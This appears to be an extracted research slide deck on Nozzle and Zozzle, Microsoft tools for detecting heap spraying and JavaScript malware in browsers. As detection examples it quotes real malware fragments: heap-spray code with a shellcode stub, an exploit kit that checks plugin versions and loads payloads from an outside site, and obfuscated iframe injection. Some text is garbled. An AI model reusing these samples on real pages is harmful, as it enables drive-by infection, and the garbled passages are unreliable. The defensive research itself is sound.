
Is this object dangerous?



- Is this object code?
  - Code and data look the same on x86
- Focus on sled detection
  - Majority of object is sled
  - Spraying scripts build simple sleds
- Is this code a NOP sled?
  - Previous techniques do not look at heap
  - Many heap objects look like NOP sleds
  - 80% false positive rates using previous techniques
- Need stronger local techniques

# Object Surface Area Calculation (1)

- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute “surface area” of each block




An example object from visiting google.com



# Object Surface Area Calculation (2)

- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight



An example object from visiting google.com

# Nozzle Global Heap Metric



Normalize to (approx):  
P(jump will cause exploit)

$NSA(\mathcal{H})$


$obj$



build CFG



dataflow



to|get|tr|ack

Compute threat of  
single block

$SA(B_i)$

$SA(o)$

Compute threat of  
single object



Compute threat  
of entire heap

$SA(\mathcal{H})$



# Nozzle Experimental Summary



## 0 False Positives

- Bing finds 1,000s of malicious sites using Nozzle
- 10 popular AJAX-heavy sites
- 150 top web sites



## 0 False Negatives

- Very few false positives
- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit
- Increased Bing's detection capability two-fold



## Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

# Zozzle: Static Malware Detection Plan

Train a classifier to recognize malware

Start with thousands of **malicious** and **benign** labeled samples

Classify JavaScript code

# Obfuscation

```
eval (""+0(2369522)+0(1949494)+0
(2288625)+0(648464)+0(2304124)+
0(2080995)+0(2020710)+0(2164958
)+0(2168902)+0(1986377)+0(22279
03)+0(2005851)+0(2021303)+0(646
435)+0(1228455)+0(644519)+0(234
6826)+0(2207788)+0(2023127)+0(2
306806)+0(1983560)+0(1949296)+0
(2245968)+0(2028685)+0(809214)+
0(680960)+0(747602)+0(2346412)+
0(1060647)+0(1045327)+0(1381007
)+0(1329180)+0(745897)+0(234140
4)+0(1109791)+0(1064283)+0(1128
719)+0(1321055)+0(748985)+...);
```




```
var l = function(x) {
    return String.fromCharCode(x);
}

var o = function(m) {
    return String.fromCharCode(
        Math.floor(m / 10000) / 2);
}

shellcode = unescape("%u54EB%u758B...");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
    bigblock += bigblock;
}
block = bigblock.substring(0,
    bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
    block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
    memory[x] = block + shellcode;
```

...

# Runtime Deobfuscation via Code Unfolding)




# Zozzle Training & Application

malicious  
samples  
(1K)




benign  
samples  
(7K)



Feature	P(malicious)
string:0c0c	0.99
function:hellcode	0.99
loop:memory	0.87
abcabcabcabc	0.80
try:activex	0.41
if:malw 7	0.33
abcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabc	0.55
loop:nop	0.95




# Hierarchical Feature Extraction





# Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



# 閱亮購物網

□□□□ | □□□□ | □□□□□□ | □□□ | □□□



□□ □□□□ □□□□□ □□□□ □□□□ □□□□ □□□□ □□

□□□□ **02-87917300**

TAG □□□ | □□ | X□□□□ | UPS | KODAK | □□□□□□□□□□□□□□ ie |

□□□□ ▾  Search □□□□

□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY


 **購物車 / Shopping Cart**

□□□□□□ □ □□□□□□□

□□ NT0.00□□

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"
```

# Features & Throughput





**1 MB of JavaScript code a second**

# False Positives & False Negatives

Set of 1.2M samples

0 false positives


Finds more malware than any other detector we know



# Zozzle detection

```
document.write('<div style="position:absolute; left:-1000px; top:-1000px;">');
var E5Jrh = null;
try
{
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
}
catch(e)
{
}
if(!E5Jrh)
    try
    {
        E5Jrh = new ActiveXObject("PDF.PdfCtrl")
    }
    catch(e)
    {
    }
if(E5Jrh)
{
    lv = E5Jrh.GetVersions().split(",")[4].split("=")[1].replace(/\.\/g, "");
    if(lv < 900 && lv != 813)
        document.write('<embed src="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=2" width=100 height=100
type="application/pdf"></embed>')
}
try
{
    var E5Jrh = 0;
    E5Jrh = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",")
}
catch(e)
{
}
if(E5Jrh && E5Jrh[2] < 124)
    document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100
align=middle><param name="movie" value="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/><param
name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed
"movie" value="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/></object>');
```

# Zozzle: Detection on a \



Thousands of malware si

**ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection**  
Charlie Curtsinger  
Univ. of Mass., Amherst

**Abstract**  
JavaScript malware-based attacks are on the rise today. Attackers like JavaScript malware can be mounted against a seemingly innocuous browser. In this paper, we propose a new technique for addressing this problem. In this paper, we propose a new technique for addressing this problem. In this paper, we propose a new technique for addressing this problem.

# Limitations of Zozzle

```
"\x6D"+" \x73\x69\x65"+" \x20\x36"  
=  
"msie 6"
```

```
if (document.getElementsByTagName("a").indexOf(  
    "\x6D"+" \x73\x69\x65"+" \x20\x36")>0)  
    document.write("<iframe src=x6.htm></iframe>");  
if (document.getElementsByTagName("a").indexOf(  
    "O"+" \x57\x43"+" \x31\x30\x2E\x53"+"  
    "pr"+"ea"+"ds"+"he"+"et"  
    +"\x69"+" \x65"+" \x20"+" \x37")>0)  
    document.write("<iframe src=x6.htm></iframe>");
```

```
"OWC10.Spreadsheet"
```

```
    document.write("<iframe src=svfl9.htm></iframe>");  
} catch(a) { } finally {  
    if (a!="[object Error]")  
        document.write("<iframe src=svfl9.htm></iframe>");  
} try {  
    var c; var f=new ActiveXObject("O"+" \x57\x43"+" \x31\x30\x2E\x53"+"  
} catch(c) { } finally {  
    if (c!="[object Error]") {  
        aacc = "<iframe src=of.htm></iframe>";  
        setTimeout("document.write(aacc)", 3500);  
    } }  
} }
```


```
"\x6D"+" \x73"+" \x69"+" \x65"+" \x20"+" \x37"  
=  
"msie 7"
```





# Conclusions: Nozzle & Zozzle

Nozzle		Zozzle
Method	Runtime	Mostly static



<http://research.microsoft.com/en-us/projects/nozzle/>